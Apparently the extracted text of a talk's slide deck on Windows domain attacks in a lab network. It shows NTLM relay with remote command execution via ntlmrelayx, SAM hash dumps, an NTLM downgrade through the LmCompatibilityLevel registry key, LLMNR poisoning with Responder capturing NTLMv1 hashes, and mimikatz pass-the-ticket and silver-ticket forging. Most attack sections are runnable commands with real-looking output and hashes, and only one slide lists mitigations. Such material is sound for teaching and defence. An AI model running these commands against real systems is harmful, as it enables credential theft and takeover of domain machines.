[*] Authentication against smb://192.168.1.50 as LABINDISTRESS\testadmin SUCCEED
[*] Target system bootKey: 0x52f6b32794a6ad204634248da849c24d
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeac3d3b435b51404ee:db701bdff41424fbdf49956380711b48d:::
Guest:501:aad3b435b51404eeac3d3b435b51404ee:5669379ff0a569e03aa3eb97088deecf:::
[*] Done dumping SAM hashes for host: 192.168.1.50
```

Running commands remotely

```
~[CntrHst]#~/tools# ntlmrelayx.py -t 192.168.1.50 -c "dir"
Impacket v0.9.18-dev - Copyright 2018 SecureAuth Corporation

[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] SMBD: Received connection from 192.168.1.44, attacking target smb://192.168.1.50
[-] SessionSetup Error!
[*] SMBD: Received connection from 192.168.1.44, attacking target smb://192.168.1.50
[*] HTTPD: Received connection from 192.168.1.44, attacking target smb://192.168.1.50
[*] HTTPD: Client requested path: /
[*] Exception in HTTP request handler: [Errno 104] Connection reset by peer
[-] SessionSetup Error!
[*] HTTPD: Received connection from 192.168.1.44, attacking target smb://192.168.1.50
[*] HTTPD: Client requested path: /
[*] Exception in HTTP request handler: [Errno 104] Connection reset by peer
[*] HTTPD: Received connection from 192.168.1.44, attacking target smb://192.168.1.50
[*] HTTPD: Client requested path: /
[*] Exception in HTTP request handler: [Errno 104] Connection reset by peer
[*] HTTPD: Received connection from 192.168.1.44, attacking target smb://192.168.1.50
[*] HTTPD: Client requested path: /
[*] Exception in HTTP request handler: [Errno 104] Connection reset by peer
[*] HTTPD: Received connection from 192.168.1.44, attacking target smb://192.168.1.50
[*] HTTPD: Client requested path: /
[*] Exception in HTTP request handler: [Errno 104] Connection reset by peer
[*] HTTPD: Received connection from 192.168.1.44, attacking target smb://192.168.1.50
[*] HTTPD: Client requested path: /
[*] Starting service RemoteRegistry
[*] Executed specified command on host: 192.168.1.50
Volume in drive C has no label.
Volume Serial Number is EE59-0C49

Directory of C:\Windows\system32
11/19/2018 03:53 PM <DIR> .
11/19/2018 03:53 PM <DIR> .
08/22/2013 08:05 PM <DIR> 0409
06/18/2013 06:48 PM 160 @OpenWithToastLogo.png
06/18/2013 07:04 PM 120 @FileEmptyxImage.png
06/22/2013 03:32 PM 3,812,359 acerdp.dll
06/22/2013 03:45 PM 39,324 ACCRES.dll
06/22/2013 03:45 PM 9,728 acledit.dll
08/22/2013 03:32 PM 1,015,808 acui.dll
08/22/2013 03:38 PM 1,224 acppage.dll
08/22/2013 03:38 PM 12,224 acutil.dll
08/22/2013 03:34 PM 876,544 Actioncenter.dll
08/22/2013 02:45 PM 539,136 Actioncenter CPL.dll
08/22/2013 03:23 PM 224,256 ActionQueue.dll
08/22/2013 03:11 PM 247,536 acivedev.dll
```

Returning back to old school: NTLM Downgrade Attack

- LM hashes disabled at Domain Level via Group Policy.

 Network security: Configure encryption types allowed for Kerberos	Not Defined
 Network security: Do not store LAN Manager hash value on next password change	Enabled
 Network security: Force logoff when logon hours expire	Disabled

Policy takes effect only once the user changes his/her password

- NTLMv1 disabled since Vista by default

 Network security: Force logoff when logon hours expire	Disabled
 Network security: LAN Manager authentication level	Not Defined
 Network security: LDAP client signing requirements	Not Defined
 Network security: Minimum session security level for NTLM CCN	Not Defined

Returning back to old school: NTLM Downgrade Attack


- Post-exploitation phase.
- Have a meterepreter or empire shell via an unpatched vulnerability.
- Don't have credentials.

Modify the LMCompatibility registry key to initiate authentication using NTLMv2

```
Administrator: Windows PowerShell
PS C:\>
PS C:\> reg query HKLM\SYSTEM\CurrentControlSet\Control\Lsa /v Lmcompatibilitylevel
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa
    Lmcompatibilitylevel    REG_DWORD    0x3 ←

PS C:\>
PS C:\> reg add HKLM\SYSTEM\CurrentControlSet\Control\Lsa\ /v Lmcompatibilitylevel /t REG_DWORD /d 0 /f
The operation completed successfully.
PS C:\>
PS C:\> reg query HKLM\SYSTEM\CurrentControlSet\Control\Lsa /v Lmcompatibilitylevel
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa
    Lmcompatibilitylevel    REG_DWORD    0x0 ←

PS C:\>
```



NTLM Downgrade Attack: Responder

Start Responder with LM switch
and wait for client to connect!


```
[+] Listening for events...
[*] [LLMNR] Poisoned answer sent to 192.168.1.44 for name test2
[SMB] NTLMv1 Client : 192.168.1.44
[SMB] NTLMv1 Username : labindistress.local\user3
[SMB] NTLMv1 Hash : user3:labindistress.local:76AE2BFB10980283180D1B5E8F06E2B58BD859A9F7F8E56C:76AE2BFB10980283180D1B5E8F06E2B58BD859A9F7F8E56C:cdf7eb8e7db56e9a
[*] [LLMNR] Poisoned answer sent to 192.168.1.44 for name test2
[*] [LLMNR] Poisoned answer sent to 192.168.1.44 for name test2
[*] Skipping previously captured hash for labindistress.local\user3
[*] [LLMNR] Poisoned answer sent to 192.168.1.44 for name test2
[*] [LLMNR] Poisoned answer sent to 192.168.1.44 for name test2
```

NTLM Authentication: Mitigations

	LDAP/SMB Signing	Segmentation	Microsoft EPA	Disable NTLM
Deployment	Group Policy	Network Layer	Enabled Per App	Group policy
Dependency	Legacy systems	Network arch.	Dependency on browser support	Legacy Apps, Machines, workgroup machines
Risk of breakage	MEDIUM, Performance impact of 15%	NA	UNEXPLORED	HIGH


Kerberos 101

- Before Authenticating to any target you require a Ticket Granting Ticket (TGT)
- TGT is only granted by Key Distribution Center (KDC)



Kerberos: Requesting Service Tickets


- TGT is used to request a ticket for a service aka Service ticket



Service Tickets contain user permissions, group memberships etc and is encrypted by the hash of the service account.

Kerberos: Presenting Service Ticket to Target machine

- Service ticket is encrypted with Service Accounts hash which is then decrypted when the Service ticket is presented by the Client



Kerberos for the Busy folks

- Process similar to your travel to a Foreign Country
- Visit Passport office with your identification documents.
Passport office verifies your docs and issues the passport (TGT)
- You next request an entrance visa based on a valid passport (TGS)
- You travel to the country with the passport and visa (connecting to target server)

Kerberos: Network Flow

Time	Source	Destination	Protocol	Length	Info
495 2018-11-27 22:15:48.097030	192.168.1.44	192.168.1.50	TCP	66	57093 → 88 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
496 2018-11-27 22:15:48.097247	192.168.1.50	192.168.1.44	TCP	66	88 → 57093 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
497 2018-11-27 22:15:48.097433	192.168.1.44	192.168.1.50	TCP	60	57093 → 88 [ACK] Seq=1 Ack=1 Win=65536 Len=0
498 2018-11-27 22:15:48.097433	192.168.1.44	192.168.1.50	KRBS	377	AS-REQ 
499 2018-11-27 22:15:48.098231	192.168.1.50	192.168.1.44	TCP	1514	88 → 57093 [ACK] Seq=1 Ack=324 Win=65536 Len=1460 [TCP segment of a reassembled PDU]
500 2018-11-27 22:15:48.098232	192.168.1.50	192.168.1.44	KRBS	189	AS-REP 
501 2018-11-27 22:15:48.098286	192.168.1.44	192.168.1.50	TCP	60	57093 → 88 [ACK] Seq=324 Ack=1596 Win=65536 Len=0
502 2018-11-27 22:15:48.098316	192.168.1.44	192.168.1.50	TCP	60	57093 → 88 [FIN, ACK] Seq=324 Ack=1596 Win=65536 Len=0
503 2018-11-27 22:15:48.098529	192.168.1.50	192.168.1.44	TCP	60	88 → 57093 [ACK] Seq=1596 Ack=325 Win=65536 Len=0
504 2018-11-27 22:15:48.098529	192.168.1.50	192.168.1.44	TCP	60	88 → 57093 [RST, ACK] Seq=1596 Ack=325 Win=0 Len=0
505 2018-11-27 22:15:48.098772	192.168.1.44	192.168.1.50	TCP	66	57094 → 88 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
506 2018-11-27 22:15:48.099037	192.168.1.50	192.168.1.44	TCP	66	88 → 57094 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
507 2018-11-27 22:15:48.099154	192.168.1.44	192.168.1.50	TCP	60	57094 → 88 [ACK] Seq=1 Ack=1 Win=65536 Len=0
508 2018-11-27 22:15:48.099154	192.168.1.44	192.168.1.50	TCP	1514	57094 → 88 [ACK] Seq=1 Ack=1 Win=65536 Len=1460 [TCP segment of a reassembled PDU]
509 2018-11-27 22:15:48.099156	192.168.1.44	192.168.1.50	KRBS	72	TGS-REQ 
510 2018-11-27 22:15:48.099481	192.168.1.50	192.168.1.44	TCP	60	88 → 57094 [ACK] Seq=1 Ack=1479 Win=65536 Len=0
511 2018-11-27 22:15:48.108135	192.168.1.50	192.168.1.44	TCP	1514	88 → 57094 [ACK] Seq=1 Ack=1479 Win=65536 Len=1460 [TCP segment of a reassembled PDU]
512 2018-11-27 22:15:48.108136	192.168.1.50	192.168.1.44	KRBS	94	TGS-REP 
513 2018-11-27 22:15:48.108343	192.168.1.44	192.168.1.50	TCP	60	57094 → 88 [ACK] Seq=1479 Ack=1501 Win=65536 Len=0
514 2018-11-27 22:15:48.108412	192.168.1.44	192.168.1.50	TCP	60	57094 → 88 [FIN, ACK] Seq=1479 Ack=1501 Win=65536 Len=0
515 2018-11-27 22:15:48.108590	192.168.1.50	192.168.1.44	TCP	60	88 → 57094 [ACK] Seq=1501 Ack=1480 Win=65536 Len=0
516 2018-11-27 22:15:48.108623	192.168.1.50	192.168.1.44	TCP	60	88 → 57094 [RST, ACK] Seq=1501 Ack=1480 Win=0 Len=0
518 2018-11-27 22:15:48.132486	192.168.1.44	192.168.1.50	TCP	66	57095 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
519 2018-11-27 22:15:48.132569	192.168.1.50	192.168.1.44	TCP	66	445 → 57095 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
520 2018-11-27 22:15:48.132739	192.168.1.44	192.168.1.50	TCP	60	57095 → 445 [ACK] Seq=1 Ack=1 Win=65536 Len=0
521 2018-11-27 22:15:48.132740	192.168.1.44	192.168.1.50	SMB2	162	Negotiate Protocol Request
522 2018-11-27 22:15:48.133096	192.168.1.50	192.168.1.44	SMB2	306	Negotiate Protocol Response

Kerberos Attacks: Pass the Ticket (PtT)

- Authenticate to a system using Kerberos without having access to account's password.
- Similar to Pass the Hash, but for Kerberos.
- Two Flavors:
- Passing Legitimate Tickets
- Passing Offline created Tickets



Pass the Ticket: Attacker View

```
mimikatz # sekurlsa::kerberos /export  
mimikatz #  
PS C:\tools\Mimikatz\x64> .\mimikatz.exe  
.####. mimikatz 2.1.1 (x64) built on Jun 16 2018 18:49:05 - 111!  
.## A ##. "A La Vie, A L'Amour" - (oe.eo).  
## { } ## /*** Benjamin DELPY "gentilkiwi" (benjamin@gentilkiwi.com)  
## < >## > http://blog.gentilkiwi.com/mimikatz  
## v ## Vincent LE TOUX (vincent.letoux@gmail.com)  
'####'  
      > http://pingcastle.com / http://mysmartlogon.com ***/  
  
mimikatz # kerberos::ptt [0;9374fa]-2-1-40e10000-labadmin@krbtgt-LABINDISTRESS.LOCAL.kirbi  
* File: '[0;9374fa]-2-1-40e10000-labadmin@krbtgt-LABINDISTRESS.LOCAL.kirbi': OK
```

Name
[0;95a13]-2-0-40e10000-user1@krbtgt-LABINDISTRESS.LOCAL.kirbi
[0;101b80c]-0-0-40a50000-user3@ProtectedStorage-SRV12-DC1.LabinDistress.local.kirbi
[0;101b80c]-0-1-40a50000-user3@dfs-SRV12-DC1.LabinDistress.local.kirbi
[0;101b80c]-2-0-60a10000-user3@krbtgt-LABINDISTRESS.LOCAL.kirbi
[0;101b80c]-2-1-40e10000-user3@krbtgt-LABINDISTRESS.LOCAL.kirbi
[0;959ec]-0-0-40a00000-fakeadmin@ldap-srv12-dc1.labindistress.local.kirbi
[0;959ec]-0-1-40a00000-fakeadmin@cifs-srv12-dc1.labindistress.local.kirbi
[0;9374fa]-0-0-40a50000-labadmin@cifs-SRV12-DC1.LabinDistress.local.kirbi
[0;9374fa]-0-1-40a50000-labadmin@LDAP-SRV12-DC1.LabinDistress.local.kirbi
[0;9374fa]-2-0-60a10000-labadmin@krbtgt-LABINDISTRESS.LOCAL.kirbi
[0;9374fa]-2-1-40e10000-labadmin@krbtgt-LABINDISTRESS.LOCAL.kirbi
[0;f4b98]-0-0-40a10000-user1@cifs-win7pc1.kirbi
[0;f4b98]-2-0-40e10000-user1@krbtgt-LABINDISTRESS.LOCAL.kirbi

```
Cached Tickets: (1)  
#0: Client: labadmin @ LABINDISTRESS.LOCAL  
Server: krbtgt/LABINDISTRESS.LOCAL @ LABINDISTRESS.LOCAL  
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96  
Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize  
Start Time: 11/23/2018 22:02:19 (local)  
End Time: 11/24/2018 8:02:19 (local)  
Renew Time: 11/30/2018 22:02:19 (local)  
Session Key Type: AES-256-CTS-HMAC-SHA1-96  
Cache Flags: 0x1 -> PRIMARY  
Kdc Called:  
  
C:\tools\Mimikatz\x64>dir \\srv12-dc1\c$  
Volume in drive \\srv12-dc1\c$ has no label.  
Volume Serial Number is EE59-0C49  
  
Directory of \\srv12-dc1\c$  
08/22/2013 07:52 PM <DIR> PerLogs  
10/14/2018 09:16 PM <DIR> Program Files  
10/14/2018 08:37 PM <DIR> Program Files (x86)  
11/18/2018 04:09 PM <DIR> Tools  
11/18/2018 07:29 PM <DIR> Users  
11/18/2018 04:10 PM <DIR> Windows  
          0 File(s)   0 bytes  
          6 Dir(s)  52,996,857,856 bytes free  
  
C:\tools\Mimikatz\x64>klist  
Current LogonId is 0:0x373d7  
  
Cached Tickets: (3)  
#0: Client: labadmin @ LABINDISTRESS.LOCAL  
Server: cifs/srv12-dc1 @ LABINDISTRESS.LOCAL  
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96  
Ticket Flags 0x40e50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize  
Start Time: 11/24/2018 5:26:18 (local)  
End Time: 11/24/2018 8:02:19 (local)  
Renew Time: 11/30/2018 22:02:19 (local)  
Session Key Type: AES-256-CTS-HMAC-SHA1-96  
Cache Flags: 0  
Kdc Called: SRV12-DC1.LabinDistress.local  
  
#1: Client: labadmin @ LABINDISTRESS.LOCAL  
Server: krbtgt/LABINDISTRESS.LOCAL @ LABINDISTRESS.LOCAL  
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96  
Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize  
Start Time: 11/23/2018 22:02:19 (local)  
End Time: 11/24/2018 8:02:19 (local)  
Renew Time: 11/30/2018 22:02:19 (local)  
Session Key Type: AES-256-CTS-HMAC-SHA1-96  
Cache Flags: 0x1 -> PRIMARY  
Kdc Called:
```

Pass the Ticket: Packet Trace

No.	Time	Source	Destination	Protocol	Length	Info
2056	2018-11-22 20:38:55.014874	Win7PC1	win10-pc1	NBNS	104	Name query response NB 192.168.1.44
2058	2018-11-22 20:38:55.015126	Win7PC1	win10-pc1	LLMNR	90	Standard query response 0xcb8e A win7pc1 A 192.168.1.44
2059	2018-11-22 20:38:55.015341	Win7PC1	win10-pc1	LLMNR	102	Standard query response 0xcb9e AAAA win7pc1 AAAA fe80:3006:c070:32ea:f7d9
2060	2018-11-22 20:38:55.017147	win10-pc1	Win7PC1	TCP	66	52182 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
2061	2018-11-22 20:38:55.017398	Win7PC1	win10-pc1	TCP	66	445 → 52182 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
2062	2018-11-22 20:38:55.017496	win10-pc1	Win7PC1	TCP	54	52182 → 445 [ACK] Seq=1 Ack=1 Win=65536 Len=0
2063	2018-11-22 20:38:55.017590	win10-pc1	Win7PC1	SMB	213	Negotiate Protocol Request
2064	2018-11-22 20:38:55.018022	Win7PC1	win10-pc1	SMB2	306	Negotiate Protocol Response
2065	2018-11-22 20:38:55.018881	win10-pc1	Win7PC1	SMB2	232	Negotiate Protocol Request
2066	2018-11-22 20:38:55.024438	Win7PC1	win10-pc1	SMB2	306	Negotiate Protocol Response
2067	2018-11-22 20:38:55.026098	win10-pc1	192.168.1.50	TCP	66	52183 → 88 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
2070	2018-11-22 20:38:55.026558	192.168.1.50	win10-pc1	TCP	66	88 → 52183 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
2071	2018-11-22 20:38:55.026634	win10-pc1	192.168.1.50	TCP	54	52183 → 88 [ACK] Seq=1 Ack=1 Win=65536 Len=0
2072	2018-11-22 20:38:55.026674	win10-pc1	192.168.1.50	KRBS	1691	TGS-REQ
2073	2018-11-22 20:38:55.026789	192.168.1.50	win10-pc1	TCP	60	88 → 52183 [ACK] Seq=1 Ack=1638 Win=65536 Len=0
2074	2018-11-22 20:38:55.030454	192.168.1.50	win10-pc1	TCP	1514	88 → 52183 [ACK] Seq=1 Ack=1638 Win=65536 Len=1460 [TCP segment of a reassembled PDU]
2075	2018-11-22 20:38:55.030455	192.168.1.50	win10-pc1	KRBS	183	TGS-REP
2076	2018-11-22 20:38:55.030514	win10-pc1	192.168.1.50	TCP	54	52183 → 88 [ACK] Seq=1638 Ack=1590 Win=65536 Len=0
2077	2018-11-22 20:38:55.030587	win10-pc1	192.168.1.50	TCP	54	52183 → 88 [FIN, ACK] Seq=1638 Ack=1590 Win=65536 Len=0
2078	2018-11-22 20:38:55.030686	192.168.1.50	win10-pc1	TCP	60	88 → 52183 [ACK] Seq=1590 Ack=1639 Win=65536 Len=0
2079	2018-11-22 20:38:55.030758	192.168.1.50	win10-pc1	TCP	60	88 → 52183 [RST, ACK] Seq=1590 Ack=1639 Win=0 Len=0
2080	2018-11-22 20:38:55.030899	win10-pc1	Win7PC1	SMB2	1983	Session Setup Request
2081	2018-11-22 20:38:55.031093	Win7PC1	win10-pc1	TCP	60	445 → 52182 [ACK] Seq=505 Ack=2187 Win=65536 Len=0
2082	2018-11-22 20:38:55.032766	Win7PC1	win10-pc1	SMB2	315	Session Setup Response
2083	2018-11-22 20:38:55.033084	win10-pc1	Win7PC1	SMB2	156	Tree Connect Request Tree: \\win7pc1\\$\\$
2084	2018-11-22 20:38:55.039443	Win7PC1	win10-pc1	SMB2	138	Tree Connect Response
2085	2018-11-22 20:38:55.039576	win10-pc1	Win7PC1	SMB2	212	Ioctl Request FSCTL_VALIDATE_NEGOTIATE_INFO
2086	2018-11-22 20:38:55.039908	Win7PC1	win10-pc1	SMB2	131	Ioctl Response, Error: STATUS_FILE_CLOSED
2087	2018-11-22 20:38:55.040542	win10-pc1	Win7PC1	SMB2	234	Create Request File: ?
2088	2018-11-22 20:38:55.041054	Win7PC1	win10-pc1	SMB2	298	Create Response File:
2089	2018-11-22 20:38:55.041432	win10-pc1	Win7PC1	SMB2	275	GetInfo Request FS_INFO/FileFsVolumeInformation File: ;GetInfo Request FS_INFO/FileFsAttributeInformation File:
2090	2018-11-22 20:38:55.041957	Win7PC1	win10-pc1	SMB2	250	GetInfo Response;GetInfo Response
2091	2018-11-22 20:38:55.042007	win10-pc1	Win7PC1	SMB2	251	GetInfo Response;GetInfo Response

If you have an Service Ticket issued before the account is disabled, the ST will work for life time ie; (10 hours). (Don't disable the accounts, revoke the permissions!!)

Passing Offline Created Service Tickets: Silver Tickets


- Passing Service Ticket aka Silver Ticket
- KDC encrypts the Service Ticket with the hash of the computer account.

Eg; If accessing a CIFS share `\server1\finance-files`

KDC encrypts the Service Ticket with the hash of the computer object of server1 stored in Active Directory.

- KDC does not check if you have permissions on the server/share.

Responsibility of the Target service to verify if you have permissions.



- If you have the password hash of the Service, It can be used to create a Service ticket Offline, with your defined permissions, group membership, expiry time.
- No Privilege Account Certificate (PAC) validation performed.

Silver Ticket: Attacker View

```
Authentication Id : 0 ; 52775 (00000000:00000e27)
Session          : UndefinedLogonType From 0
User Name        : <null>
Domain          : <null>
Logon Server    : <null>
Logon Time      : 11/23/2018 2:18:55 AM
SID              :

ASU :
[00000003] Primary
* Username : WIN7PC1\$
* Domain   : LABINDISTRESS
* NTLM     : aeed8ae43188e6507ac756498361d31e
* SHA1     : 5372065316699705834d7ae9383ea2901bd9a0c7
tspkg :
wdigest :
kerberos :
ssp :
credman :
```

mimikatz # misc::cmd
mimikatz # kerberos::golden /user:labadmin /domain:labindistress.local /sid:S-1-5-21-3844510086-2928011428-106315059 /target:win7pc1 /rc4:aeed8ae43188e6507ac756498361d31e /service:cifs /ptt
Administrator: C:\Windows\SYSTEM32\cmd.exe
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.
C:\tools\mimikatz\x64>klist
Current LogonId is 0x044445
Cached Tickets: (1)
#0> Client: labadmin @ labindistress.local
Server: cifs\win7pc1 @ labindistress.local
Kerberos Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x4000000 -> forwardable renewable pre_authent
Start Time: 11/23/2018 14:57:54 (local)
End Time: 11/20/2028 14:57:54 (local)
Renew Time: 11/20/2028 14:57:54 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0
Kdc Called:
C:\tools\mimikatz\x64>dir \\win7pc1\c\$
Volume in drive \\win7pc1\c\$ has no label.
Volume Serial Number is 62C5-3346
Directory of \\win7pc1\c\$
06/11/2009 01:42 AM 24 autoexec.bat
11/09/2017 02:52 PM <DIR> bloodhound
06/11/2009 01:42 AM 10 config.svs

316 2018-11-24 05:59:33.053264	192.168.1.19	192.168.1.44	TCP	66 49791 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
317 2018-11-24 05:59:33.053565	192.168.1.44	192.168.1.19	TCP	66 445 → 49791 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
318 2018-11-24 05:59:33.053628	192.168.1.19	192.168.1.44	TCP	54 49791 → 445 [ACK] Seq=1 Ack=1 Win=525568 Len=0
319 2018-11-24 05:59:33.053695	192.168.1.19	192.168.1.44	SMB2	232 Negotiate Protocol Request
320 2018-11-24 05:59:33.054295	192.168.1.44	192.168.1.19	SMB2	306 Negotiate Protocol Response
321 2018-11-24 05:59:33.054958	192.168.1.19	192.168.1.44	SMB2	1980 Session Setup Request
322 2018-11-24 05:59:33.055200	192.168.1.44	192.168.1.19	TCP	60 445 → 49791 [ACK] Seq=253 Ack=2105 Win=65536 Len=0
323 2018-11-24 05:59:33.056095	192.168.1.44	192.168.1.19	SMB2	314 Session Setup Response
324 2018-11-24 05:59:33.056418	192.168.1.19	192.168.1.44	SMB2	158 Tree Connect Request Tree: \\win7pc1\IPC\$
325 2018-11-24 05:59:33.056675	192.168.1.44	192.168.1.19	SMB2	138 Tree Connect Response
326 2018-11-24 05:59:33.056738	192.168.1.19	192.168.1.44	SMB2	212 Ioctl Request FSCTL_VALIDATE_NEGOTIATE_INFO
327 2018-11-24 05:59:33.056967	192.168.1.44	192.168.1.19	SMB2	131 Ioctl Response, Error: STATUS_FILE_CLOSED
328 2018-11-24 05:59:33.057414	192.168.1.19	192.168.1.44	SMB2	204 Ioctl Request FSCTL_DFS_GET_REFERRALS, File: \\win7pc1\c\$
329 2018-11-24 05:59:33.057660	192.168.1.44	192.168.1.19	SMB2	131 Ioctl Response, Error: STATUS_FS_DRIVER_REQUIRED
